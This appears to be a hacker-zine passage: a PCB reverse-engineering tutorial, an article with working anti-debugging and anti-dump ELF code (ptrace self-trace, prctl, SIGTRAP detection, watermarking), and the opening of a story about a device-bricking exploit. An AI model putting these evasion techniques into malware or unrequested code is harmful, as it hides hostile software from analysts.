


Figure 22: Layer stack-up of our example PCB. Layer opacity was adjusted to see through the board and arbitrary traces were colored using a flood fill.

The image processing tasks are as follows:

1. Rotate and mirror the images so they all have the same orientation. For reverse engineering purposes, you'll want a view of each layer as if you're looking down at it through the top of the board. This means that the bottom half of your image set will need to be flipped/mirrored vertically. Choose a feature of the PCB that exists on all layers, such as a mounting hole, test point, via, or through-hole footprint, and make sure that it's in the same position on the board in each of the images.

2. Adjust the images so the copper features on each layer are easily distinguishable from the underlying substrate. The exact adjustments you need to perform will vary depending on the quality of your deconstruction process and resulting images. At a minimum, you'll want to remove unnecessary features, adjust brightness/contrast, and desaturate to shades of grey or convert to black and white.

3. Merge the images into a single file, to create a stack-up of the layers, by placing each one on its own layer within your image processing tool. Set the opacity of each layer to 50% as a starting point, while leaving the bottom layer at 100%. This will let you see through the layers enough to identify the PCB features on each. Make sure that drill holes and other through-hole features match across the entire board surface. You may need to make small rotational or minor scaling adjustments to exactly align the layers.

8.3 Reverse engineering

The goal of this phase is to determine how components are physically interconnected on the board by visually following the copper, assisted by your image processing tool. If you want to make use of the information you glean from these efforts, you may want to have a modicum of electronics knowledge.




Figure 23: Schematic based on the colored signals of Figure 22. This kind of visual representation is much easier than a collection of PCB layer images.

To begin, identify the major component footprints on the board and pick a starting location on one of them. If component part numbers are known, obtain their associated data sheets for details about the component, its pinout, and pin functionality. Then, prepare yourself for a lot of repetition.

With your image processing tool, enable and disable the layers as needed while using a flood fill to set the color of the desired trace and anything it's in contact with. You'll find yourself hopping between the various layers and zooming in and out as you follow the trace around and through the board. Draw a schematic as you go, adding to it each time you finish coloring a route. Keep in mind that the PCB silkscreen often contains reference designators, part numbers, component values, and other useful information that you can incorporate into your schematic. A board's physical characteristics and actual layout can also be very important aspects of the design, but we'll ignore them for now. Repeat these steps until every trace is accounted for.

Figure 22 shows a working view of my PCB layer stack-up with a few arbitrarily selected connections traced and colored. Figure 23 shows the resulting schematic.

If you want to see a true master of signal tracing, watch any of Chris Tarnovsky's chip hacking presentations from Black Hat or DEFCON. For a different approach to PCB reverse engineering, take a look at Throbscottle's Instructable.

8.4 Next steps

As you might now be aware, the current state of PCB reverse engineering is a manual, time consuming, and often difficult task. The obvious progression of this work is to automate as much of the process as possible. I've started developing a toolkit to assist in recreating a complete schematic based on a collection of PCB layer images. Imagine Karsten Nohl, Starbug, and Martin Schobert's degate or Adam Laurie's rompar, but for circuit boards. I, for one, am excited about the possibilities.

9 Davinci Seal: Self-decrypting Executables

by Ryan O'Neill,
who also publishes as Elfmaster

In the pursuit of creativity and fun, I recently had the idea of creating self-protecting files. That is to say, any type of data that you want protected from analysis, with the ability to decrypt its own content when provided the correct key. The use cases for such a capability are debatable, but the idea is nevertheless fun, and only took an afternoon to implement. The goal was to create a program that can transform any file into an ELF executable whose sole purpose is protecting the file data embedded within its own body. I call these Davinci Seals.

9.1 Protection

The output executable should be able to protect the embedded data from static analysis and resist runtime analysis and `ptrace`-based debugging. An attacker should not be able to extract the content by setting breakpoints and reading the decrypted content from memory; thus, detection of such attacks should be in place. The executable should also be resistant to attackers modifying code or replacing anti-debug code with NOP instructions; this can be mostly prevented by using code watermarking. There are forms of dynamic analysis such as dynamic instrumentation with Pin, or using an IDA Emulator plugin, which Davinci does not mitigate, but we briefly discuss viable methods for protection against them.

9.2 Example of creating a Davinci seal

```
$ cat msg.txt

_____________________
|The spice must flow |
---------------------

$ ./davinci msg.txt msg.dvs p4ssw0rd -r
[+] The user who executes msg.dvs must supply password: p4ssw0rd
[+] Encoding payload data
[+] Encoding payload struct
[+] Building msg program
[+] (Optional) utils/stripx exists, so using it to strip section headers off of DRM archive
Successfully created msg.dvs

** NOTE: msg.txt was transformed into an ELF executable (A davinci seal) named msg.dvs

$ readelf -l msg.dvs

Elf file type is EXEC (Executable file)
Entry point 0x400492
There are 5 program headers, starting at offset 64

Program Headers:
  Type           Offset             VirtAddr           PhysAddr
                 FileSiz            MemSiz              Flags  Align
  LOAD           0x0000000000000000 0x0000000000400000 0x0000000000400000
                 0x0000000000000918 0x0000000000000918  R E    200000
  LOAD           0x0000000000001000 0x0000000000601000 0x0000000000601000
                 0x0000000000800324 0x0000000000800338  RW     200000
  NOTE           0x0000000000000158 0x0000000000400158 0x0000000000400158
                 0x0000000000000024 0x0000000000000024  R      4
  GNU_EH_FRAME   0x00000000000006c0 0x00000000004006c0 0x00000000004006c0
                 0x000000000000007c 0x000000000000007c  R      4
  GNU_STACK      0x0000000000000000 0x0000000000000000 0x0000000000000000
                 0x0000000000000000 0x0000000000000000  RW     10

```

```
$ ./msg.dvs
This message requires that you supply a key to decrypt

$ ./msg.dvs p4ssw0rd
 ______________________
|The spice must flow |
 ----------------------
```

Voila! Our msg.txt file was transformed into msg.dvs, an ELF executable which lives and breathes only to protect the data within it, and reveal that data when supplied the encryption key.

9.3 Implementation

9.3.1 ELF stub and payload packaging

The goal here is to transform a file containing arbitrary data into an ELF executable whose sole purpose is to protect the data. The executable should decrypt and write the data to stdout if the proper password/key is supplied.

Our project consists of two parts. The first is the Protector, which creates the output program from the second, which we'll call the Stub.

The protector program takes an input file and generates a stub executable that contains the encrypted input file within it, as well as metadata describing the size and location of the data. The stub executable that it generates is written mostly in C, then compiled into bytecode and stored within the protector executable. To fully understand the protector, we must first understand the stub.

The basic principle of the stub is that it contains an encrypted file. This encrypted data must be stored somewhere with information about it. The best way to implement this is to append the data to the data segment of the stub executable, or even within the text segment using a reverse extension method. Both methods are common in virus infection and executable packers, but for the sake of POC and simplicity we will pre-allocate a fixed size within the initialized data section of the stub executable.

```
/* From davinci.h */
#define KEY_BUF_LEN 256
#define MAX_PAYLOAD_SIZE ((1024 * 1024) * 8)

typedef struct payload_meta {
        uint64_t payload_len;      /* Length of the encrypted file data */
        uint32_t keylen;           /* Length of the key used to encrypt */
        uint8_t key[KEY_BUF_LEN];    /* The key used to encrypt/decrypt */
        uint8_t data[MAX_PAYLOAD_SIZE];  /* The file data itself */
} payload_meta_t;

/* From stub.c */
payload_meta_t payload __attribute__((section(".data"))) = {0x0};
```

Since the data and metadata will be stored in the structure above, the protector can resolve the `payload` symbol to find where it needs to store the file data and key data within the stub.

```
-- Illustration of the work flow:

[input file (msg.txt)] /* The input file can be anything */
    |
    v
[protector] /* This program transforms msg.txt into msg.elf */
    |
    v
[output file(msg.elf)] /* The output is a compiled stub.c, instrumented with the encrypted
    input file, and metadata */
```

9.3.2 Anti-analysis protection

The goal is to transform an input file into an output executable that protects it. The input file is encrypted/obfuscated and embedded within an ELF executable that serves as a defensive shell. This defensive shell will decrypt the data if supplied the correct key, and write it to standard output. If you choose, you may tell the protector to store an obfuscated copy of the key within the binary so that it decrypts itself without a supplied password. This offers no real protection, of course, but may still have some application.

Our defensive shell, being an executable and all, is inherently vulnerable to reverse engineering, static analysis, and debugging (dynamic analysis) attacks. It would behoove the defending binary to have some protection against some of these attacks. We have three protections against static analysis:

1.) The body of the input file is encrypted within the output executable, though just with weak XOR for this proof of concept. The `payload_meta_t` structure is also encrypted, on top of the `payload.data` buffer. If Davinci is to become more than just a proof of concept, a real cipher must be used.

2.) The section header table is stripped from the ELF executable. String tables are zeroed out, and the symbol table is discarded.

This by itself makes the output executable far more difficult to navigate with a disassembler, since there is no information provided about symbols or specific sections. The program headers are suitable for loading and running a program, but without section headers, the program is more difficult to analyze, even for IDA Pro.

Stripping the ELF section headers effectively disables any tools that rely on section headers. It is an old and simple technique used by many neighbors.

```
--Prevents objdump disassembly
$ objdump -D msg.dvs
msg.dvs:     file format elf64-x86-64
$

--Prevents symbol lookups
$ readelf -s msg.dvs
$
```

3.) The output executable is further protected with UPX, the Ultimate Packer for eXecutables. This also takes care of shrinking the executable from the wasteful fixed-size of our buffer.

This feature is primarily for shrinking the output executable, because the stub is by default fixed at a large size. Initializing an 8 MB buffer in the `.data` section leaves room for files up to 8 MB. As mentioned earlier, another method, such as appending to the data segment, would be a better long-term design decision and would result in the executable growing in proportion to the input file size. For the sake of POC, we used the method of initializing fixed space in the `.data` section, which allows us to focus more on the principles and less on the implementation.

9.3.3 Anti-debugging tricks

Most debuggers, such as GDB, rely on the `ptrace` system call. If `ptrace`-based debugging can be prevented, we eliminate the most common types of dynamic analysis tools. `strace`, `gdb`, dumping `/proc/$pid/mem`, and other tricks will all break.

Anti-Ptrace Protection A process is only allowed to have one tracer. This means that we can simply use `ptrace` within our stub executable, so that it traces itself, preventing any other debuggers/tracers from attaching. If a debugger is attached before our stub calls `ptrace()`, then our call to `ptrace()` will return `-1` and we can abort the process.

The `enable_anti_debug()` function will prevent `gdb` and `strace` from analyzing our ELF executable.

```
/*
 * Notice that we use our own wrapper for the ptrace syscall.
 * This is good practice to prevent LD_PRELOAD bypasses --
 * even though our stub is compiled -nostdlib (in which case
 * an LD_PRELOAD bypass would not work anyway).
 */

static long _ptrace(long request, long pid, void *addr, void *data) {
        long ret;

        __asm__ volatile(
                        "mov %0, %%rdi\n"
                        "mov %1, %%rsi\n"
                        "mov %2, %%rdx\n"
                        "mov %3, %%r10\n"
                        "mov $101, %%rax\n"
                        "syscall" : : "g"(request), "g"(pid), "g"(addr), "g"(data));
        asm("mov %%rax, %0" : "=r"(ret));

        return ret;
}

void bail_out(void) {
        _write(1, "The gates of heaven remain closed\n", 34);
        _kill(_getpid(), SIGKILL);
        __exit(-1);
}

void enable_anti_debug(void) {
        if (_ptrace(PTRACE_TRACEME, 0, NULL, NULL) < 0)
                bail_out(); // if a debugger is already attached we bail out
        // a marker showing that an attacker didn't just jump over enable_anti_debug()
        data_watermark++;
}
```

Now what happens when we try to debug `msg.dvs` with `gdb`?

```
$ gdb -q msg.dvs
Reading symbols from msg.dvs...(no debugging symbols found)...done.
(gdb) run
Starting program: /home/ryan/dev/davinci/msg.dvs
The gates of heaven remain closed
Program terminated with signal SIGKILL, Killed.
The program no longer exists.
(gdb)
```

If an attacker wants to bypass the anti-`ptrace` code, there are several techniques that are commonly used.

1. `LD_PRELOAD` can be used to preload a library. This loads the specified library before any others, and any of its symbols will take precedence over subsequently loaded libraries. Attackers have used this to preload a custom shared library with a dummy `ptrace` that simply returns success and does nothing. In our stub executable we do not use dynamic linking, and therefore no shared libraries can even be loaded. We also use a syscall wrapper for `ptrace`, so that even if our stub did use dynamic linking, our calls to `ptrace` would not go through the PLT/GOT and therefore could not be hijacked with another shared library call. Always use syscall wrappers in binary hardening code, and stay away from glibc.

2. An attacker could modify the stub's binary code so that the `enable_anti_debug()` code is never called, or simply jumped over. An attacker could also overwrite the code in `enable_anti_debug()` so that it doesn't actually do anything to prevent debugging. We use a simple form of code watermarking to try to prevent this, which we will discuss in Section 9.3.4.

/proc/<pid>/mem Dump Protection It is a common practice for reverse engineers/attackers to dump a hardened binary from memory. This can be done by attaching to the process and reading `/proc/<pid>/mem`. If the process is already stopped, then attaching to the process isn't necessary, and a simple `read()` suffices. Fortunately, Linux has a neat syscall called `prctl()`, which allows us to change the characteristics of our running programs, but must be issued by the program itself.

```
        int prctl(int option, unsigned long arg2, unsigned long arg3,
2               unsigned long arg4, unsigned long arg5);

4   OPTION:  PR_SET_DUMPABLE (since Linux 2.3.20)
             Setting arg2 to 0
6       prevents process from dumping a CORE file,
        prevents process from being attached to with ptrace, and
8       prevents process from being dumped from /proc/<pid>/mem.
```

The `PR_SET_DUMPABLE` option applies several very neat and useful anti-debugging features. We use this to add even more resistance to `ptrace`, while also preventing core dumps and memory dumps of our process.

```
    /*
2    * Always implement a syscall wrapper when using syscalls for anti-debugging
     */
4   int _prctl(long option, unsigned long arg2, unsigned long arg3,
               unsigned long arg4, unsigned long arg5) {
6           long ret;

8           __asm__ volatile(
                            "mov %0, %%rdi\n"
10                          "mov %1, %%rsi\n"
                            "mov %2, %%rdx\n"
12                          "mov %3, %%r10\n"
                            "mov $157, %%rax\n"
14                          "syscall\n" :: "g"(option), "g"(arg2), "g"(arg3),
                                           "g"(arg4), "g"(arg5));
16          asm("mov %%rax, %0" : "=r"(ret));
            return (int)ret;
18  }

20  /*
     * Simply call _prctl(PR_SET_DUMPABLE, 0, 0, 0, 0) from your code.
22   * (Ideally from a glibc constructor)
     */
24
    void anti_debug_dump(void) __attribute__ ((constructor));
26
    void anti_debug_dump(void) {
28      _prctl(PR_SET_DUMPABLE, 0, 0, 0, 0);
    }
```

SIGTRAP Detection When breaking binaries, the attacker generally will set breakpoints in specific areas of the code. With `SIGTRAP` detection we can detect breakpoints, as they generate a `SIGTRAP` signal. Upon detection we can do whatever we like, ideally bail out and kill the program.

This can be done by creating a signal handler for `SIGTRAP`. If our signal handler catches the signal, then it means there is no debugger attached. Since our stub is not linked to `libc` in any way, we must use our own syscall wrapper for `sigaction`. Thanks to Jpanic for pointing out important caveats that must be considered when doing this.

```
#define SA_RESTORER 0x04000000

/* struct sigaction act.sa_restorer must point to a handler
 * that performs an rt_sigreturn(0)-- normally this is done
 * by glibc.
 */
int _sigreturn(unsigned long unused) {
        unsigned long ret;
        __asm__ volatile(
                        "mov %0, %%rdi\n"
                        "mov $15, %%rax\n"
                        "syscall" : : "g"(unused));
        __asm__("mov %%rax, %0" : "=r"(ret));
        return (int)ret;
}

/* We increment trap_count if we caught the signal */
int trap_count = 0;

void sigcatch(int sig) {
        trap_count++;
}

/* This function sets up a signal handler for SIGTRAP
 * if a debugger caught it.
 */

void install_trap_handler(void) {
        struct sigaction act, oldact;
        act.sa_handler = sigcatch;
        act.sa_flags = SA_RESTORER;
        act.sa_restorer = restore;
        sigemptyset(&act.sa_mask);
        sigaddset(&act.sa_mask, SIGTRAP);
        // must pass sizeof(long) or kernel returns -EINVAL
        _sigaction (SIGTRAP, &act, NULL, sizeof(long));

}

void detect_debugger(void) {
  __asm__ ("int3\n"
     "nop");
  if (trap_count == 0)
    bail_out(); // debugger caught the trap, bail out!
  trap_count = 0;
}
```

There exist other anti-debugging techniques not used in this example. `/proc/self/status` can check if a `ptrace` attachment exists. Junk or misaligned assembly code could be used to obfuscate the application against a disassembler while keeping it functionally equivalent.

Advanced reverse engineers will go well beyond the use of `ptrace()`-based debuggers when attempting dynamic analysis. Such engineers might use the Pin instrumentation framework, an emulator, or ERESI's `e2dbg`.

Detection of Pin hooking can be done by checking `/proc/self/maps` to see whether the mapping called `[vvar]` exists after `[vdso]`. This happens when `vdso` has been partially remapped by Pin.

Emulation detection can also be performed by `rtdsc` timestamp checking.

9.3.4 Code and data watermarking

To enforce our anti-debugging code so that it is not easily circumvented, we have some simple code and data watermarking in-place. As mentioned earlier, if someone were to modify the `enable_anti_debug()` code, or simply jump over it, it would be rendered useless. We must therefore be prepared to detect when this happens and act accordingly by exiting or killing the program before it is successfully cracked.

Data Watermarking For the data watermarking, we have a static initialized variable that is set to 0 and only incremented after the `enable_anti_debug()` function successfully completes. Later on, we check the value of this variable. If it has not been incremented, then we can assume that an attacker either jumped over the anti-debug code or NOP'd it out.

```
void denied(void) {
        bail_out();
}

void accepted(void) {
        __asm__ __volatile__("nop\n");
}

_start() {
  uint64_t a[2], x;
        void (*f)();
  int ret;

  ... <code> ...

  a[0] = (uint64_t)&denied;    // a[0] points to denied() address
        a[1] = (uint64_t)&accepted;    // a[1] points to accepted() address
        x = a[!(!(data_watermark))];  // convert data_watermark to a boolean, 0 or 1
        f = (void *)x;           // assign function pointer to either accepted() or denied()
        f();         // call accepted() or denied()

  ... <code> ...
}
```

As we can see by the code snippet above, if `data_watermark` was not incremented it will still be 0, so we can assume that an attacker jumped over the `enable_anti_debug()` code. So `denied()` would be called, which calls `bail_out()` to kill the process. Otherwise, `accepted()` will be called, which does nothing, and our binary goes on running untampered.

Code Watermarking For the code watermarking, we want to validate that the `enable_anti_debug()` function has not been modified in any way. We do this by simply fingerprinting it.


```
/* From davinci.h */
typedef struct code_watermark {
        uint32_t code_size;
        uint8_t code_signature[CODE_CHUNK_SIZE];
} code_watermark_t;


/* From davinci.c
 * NOTE: 'uint8_t *mem is a mapping of the stub executable'
 * This code will create the fingerprint of enable_anti_debug() and store
 * it within the stub executable
 */
 ... <code> ...

  symval = resolve_symbol("enable_anti_debug", mem);
```

```
    symsize = resolve_symbol_size("enable_anti_debug", mem);
    offset = textOffset + (symval - textVaddr);
    code_watermark = (code_watermark_t *)alloca(sizeof(code_watermark_t));
    memcpy((uint8_t *)code_watermark->code_signature, (uint8_t *)&mem[offset], symsize);
    code_watermark->code_size = symsize;
    symval = resolve_symbol("code_watermark", mem);
    symsize = resolve_symbol_size("code_watermark", mem);
    offset = dataOffset + (symval - dataVaddr);
    memcpy((void *)&mem[offset], (void *)code_watermark, sizeof(code_watermark_t));
    ... <code> ...

/* From stub.c
 * We memcmp the enable_anti_debug() function with code_watermark.code_signature.
 * If there are any discrepancies, we call denied(), which bails out and prints the message
 * "The gates of heaven remain closed"
 */
 ... <code> ...

        a[0] = (uint64_t)&accepted;
        a[1] = (uint64_t)&denied;
        ret = _memcmp((uint8_t *)code_watermark.code_signature, (uint8_t *)enable_anti_debug
    , code_watermark.code_size);
        x = a[!(!(ret))];
        f = (void *)x;
        f();
 ... <code> ...
```

9.4 Getting Davinci

The Davinci source code tarball is stored in a davinci seal itself :)

```
chmod +x davinci.tgz.dvs
./davinci.tgz.dvs d4v1nc1 > davinci.tgz
tar zxvf davinci.tgz
```



"For the last time, Brian," said Barbie, "`$4C` is absolute jump and `$6C` is indirect jump. It's like this: `$4C` is me telling you that you're an idiot; `$6C` is me pointing you to a piece of paper that says, 'You're an idiot.' And what the hell are you smiling at, Steven? You've got code here that overwrites the ROM monitor. Unless your last name is Wozniak, STFO out of `$F000` block."

10 Observable Metrics

fiction by Don A. Bailey
from a concept developed with Tamara L. Rhoads and Jaime Cochran
for J. O., A. S., and S. G. S.

Gold from the late November sun washed an otherwise porcelain hallway, as the door to the Vice President of Engineering's office opened. Stepping into this naturally lit office, out of the antiseptic hall, was a reminder of the perks of a hard earned career rolling out next generation Internet of Things technology.

He stood in the center of the room, smiling an inviting smile, while rays of light seemed to flow from the tips of his outstretched arm. He beckoned the engineer to sit. His raised standing-desk was elegantly constructed in a nod to George Nakashima's signature style. Its varnished surface accentuated the tree rings underneath through a translucent hue. The sides of the desktop were kept natural, almost raw. Some of the tree's original bark still proudly masked the unfinished growth hidden below.

To the left of the desk stood a large American flag, whose pole rose to centimeters below the ceiling. Its fabric moved slightly to the rhythm of the office air, which was coaxed around the room by an unseen and unheard ventilation system. The flag seemed to be placed purposefully on this side of the room, at the edge of the wall of windows that faced south San Diego bay, where a battleship sat in the distance. Tiny figures in white were noticeably scurrying around the flat, grey deck, in what seemed to be a concerted effort to clean the behemoth.

She smiled as she sat down. The chair's leather creaked under her slim figure, as her body adjusted to the boxy and industrial shape of the Le Corbusier-style object.

"Thank you for joining me for a quick discussion! I know how busy you are with the final security audit of the new 768 product line," the VP smiled, one arm relaxing on the edge of his standing desk, the other casually half-hanging from his designer jeans pocket.

Before the engineer could comment on the progress of the current audit, the VP questioned her. "How do you feel about the security of the new low-power mesh module? It's pretty robust for being able to fit on the new product line, isn't it?"

She paused before answering, expecting the silence was only a dramatic pause before he continued on with the wireless module he designed himself. Even though it was yet another low-power wireless module, it was designed using transparent silicon, and is able to integrate seamlessly into their new eye-contact heads-up-display line. What was even more impressive was the fact that he designed the module to use a new energy harvesting method that relied on the human eye's restlessness, its constant micro-movements, its tremors, to generate the small bursts of power required to drive the transceiver. It was all very impressive, and very heavily patented.

A new mesh protocol had to be designed, in order for the extremely low-power transceiver to work effectively. The protocol was heavily vetted from a security perspective prior to filing the patents. Even the company lawyers had to get involved by assisting with the high level threat modeling process, especially since weaknesses in this protocol could allow attackers to hijack a victim's imaging data, let alone their vital statistics. She knew this was all done prior to her arrival at the organization, just over a year and a half ago. Obviously, he was looking for a little praise.

"The security architecture is excellent. I don't think there is anywhere that I could add value to the project," she smiled. She wasn't going to drip saccharine words from her mouth. The truth was good enough as a compliment.

"Excellent," he regurgitated with his chin in the air. "Excellent."

He continued, "But you did find the security flaw in our cryptographic key storage chip. That was excellent work. We needed someone with your expertise to help find out how we'd end up hacked."

"Yeah, but to be honest, I'm just following the recommendations of other researchers that have done prior work in this area. Tarnovsky, Nohl, and even Nedospasov have given presentations on strong attacks in this area. It's really just a matter of bypassing the chip's security mesh with existing technology that was designed for complex hardware analysis. Not to mention, you can use similar attacks against Physically Unclonable Functions..." She realized his eyes had glazed over, and looked sheepishly at her feet, which were tapping nervously against the cold, cylindrical legs of the Le Corbusier replica.

Her moment of emotional self-doubt aroused him from his entranced state. He scoffed "Yeah, I'm sure everybody can hack hardware like that, these days." Realizing his eagerness to exploit her humility was

obvious, he regained his composure and ran his hand through one side of his hair and smiled. "You did excellent work, there. I was impressed."

She couldn't help herself from narrowing her eyes. She thought this was just a check-in on the status of the mesh security architecture. But, now, she knew he needed something else. What was bothering her was that this typically direct, type-A male was seemingly taking the round-about in arriving at the real topic.

"So, how can I help you? I'm sure you didn't ask me to your office to discuss research. What's up?" she offered, her right foot still tapping against the chair leg.

"I just got word this morning, entities overseas have recreated your work. I guess I should say they've independently discovered the security flaw." The VP leaned forward, putting the weight of his abs on the standing desk, his thick chest pointed directly toward her. His knuckles whitened, his hands gripped the sides of the desk, as he leaned even further over the desk like a reverend poised at a pulpit, ready to spit out a sermon.

"Those sons of bitches not only have broken this device, but they've broken every one of our products! How are they doing it?!" His oddly calm voice was chilling in contrast to the hulking position his body took behind the pulpit-like desk. "I don't even care how anymore. I really don't."

"The clones they've been building of our products have been flooding the foreign markets for several years." he continued. "Our quarterly earnings are hundreds of millions of dollars short on revenue because of these cheap knock-off items. I don't even want to look some of our investors in the eye because we can't keep these people out of our market."

The man moved out from behind his pulpit and stood in the center of the room, with the rays of the sun behind him. As he leaned in, the angle of the sunlight caused his face to become engulfed in shadow. He spoke so softly now that she had to lean in, making his aggressive posture even more uncomfortable. "It's weak. It's pathetic. I want it stopped".

The young engineer was barely able to contain her sigh of relief. "For a second there, I thought you were going to fire me," she half-joked.

He raised his body into a polite, standing posture and laughed whole-heartedly, "No, no! My apologies! You're imperative to this organization, now! I know how hard you've worked, you should have absolutely no concerns about your performance. The fact is, I need your advice."

She put her hand to her chest. Her foot moved away from the metal chair leg, where it had already began to tarnish the gleaming silver. Her eyes widened as she humbly replied "Thank you, I really appreciate that. Sometimes it's a bit hard, you know, still being 'the new guy' even after a year and a half of effort."

He picked up a white mug half filled with black tea and emblazoned with the company logo from his desk, and took a sip. His eyes affixed somewhere past her, as if he were caught up in another distant conversation she couldn't hear. "Don't be ridiculous, he replied. You're excellent..."

"Unfortunately, sir, I have to tell you what you already know. Unbreakable security is simply impossible. It's just never going to happen. We build effective models so that arbitrary people can't affect the products of millions of people. But, anyone with adequate funding can attack and learn about any given system. No proprietary technology will stop someone from cloning or reproducing someone else's work. Security just can't achieve a goal like that."

Her eyes were light, but serious. She understood his frustration, and even sympathized with him. He had worked so relentlessly for so many years building new and innovative things that leeches just flippantly dressed in cheap 3D plastics and silk screened logos. They had no respect for the artist behind the engineering degree. They only saw a Giovanni Bellini that was finally forgeable, because no one decaps an integrated circuit to see if the eye-contact wearable device was sculpted by the real artist, or by a second-rate hack. They only want to flaunt the logo most recently approved by the hip kids, and the ability to Tweet photos of Bae with a champagne glass balanced on her ass.

"Yeah." He sighed. "Yeah, you're right. I know that better than most. We've lost billions in revenue over the past few years of success. People call us a success. We rang that bell in New York City, and it looked like a success. The world looks at us as if we are a success. They want to use our devices regardless of who actually made it."

He took a long, slow sip of his black tea. When his lips parted from the porcelain, and the mug turned slightly, she could see a single black bead of tea drip lazily down its side. His disposition darkened, seemingly descending as quickly as that tiny drip of tea through the manufactured air and onto the office floor.

"But fuck them. We aren't a success. We can't even keep those people out of our security chips."

He placed an elbow on his standing desk, resting his hair in his hand. "I'm done caring about how to solve security. It's just a god damned cat and mouse cycle of nonsense." He looked her straight in the eyes. "Nonsense!" he loudly snarled. He looked downward, his other hand still attached to the vessel holding the blackened liquid. He continued more calmly.

"They forge our logos. They recreate our software. They steal our customers. We have a right to protect ourselves. Technically, if they use our trademarks, their devices are ours. We just didn't make them. If they're ours, we have a right. We have a god damned right to do with them as we please."

His eyes tightened as he stood up as straight as the flagpole next to him. "We have a god damned duty to our employees, our investors, and our country, to protect what's ours. If they're going to produce technology that they claim is ours, we have the right to take that technology. We have a right to destroy that technology."

He looked over at his standing desk, and hit a key on his laptop's keyboard. He glanced at the screen for a brief moment, then continued.

"I need a way to stop this nonsense. I'm sick of worrying about someone hacking into this or hacking into that. We need this game finished. No more cold war bullshit with fake engineers and shell companies overseas. I'm done. I'm fucking done. I need a way to brick every single device that claims it's one of ours. If it connects to the Internet and sends a message saying it's owned by Fit'd, Inc., I want it bricked. If it connects to a computer and identifies itself as Fit'd, Inc., I want it bricked. If it peers with another mesh device and claims it's Fit'd, Inc., I want it bricked. They're done. These people are fucking done. And you? You're going to write the exploit."

Her eyes widened again, this time in discomfort. She understood why he seemed so unable to hold back these worsening emotions. He was on the edge, if not slightly beyond it.

"But, we have absolutely no way of knowing how this will affect the end users!" Her right foot began tapping madly again, as she leaned forward in her chair. Her body barely hung on to the edge of her seat, practically mirroring how his mind must be teetering on its ethical edge, half ready to give itself to the wind, leaping recklessly into the abyss. "We can't possibly put people's lives at risk like that! You realize how many infinite scenarios there are for people using our technology! Think of how people are using wearables to monitor and control their pacemakers, their insulin pumps, their seizure reducers... There are people who could die if their products are suddenly unable to function!"

The VP briskly walked the few steps toward the shaken woman, with a pointed finger and furrowed eyebrows, "These people are putting themselves at risk by knowingly purchasing cloned technology! You said it yourself in your security review of a third-party clone: there was no guarantee that reproduced work could even come close to ensuring the confidentiality, integrity, or availability of a consumer's data! No guarantee!" he barked.

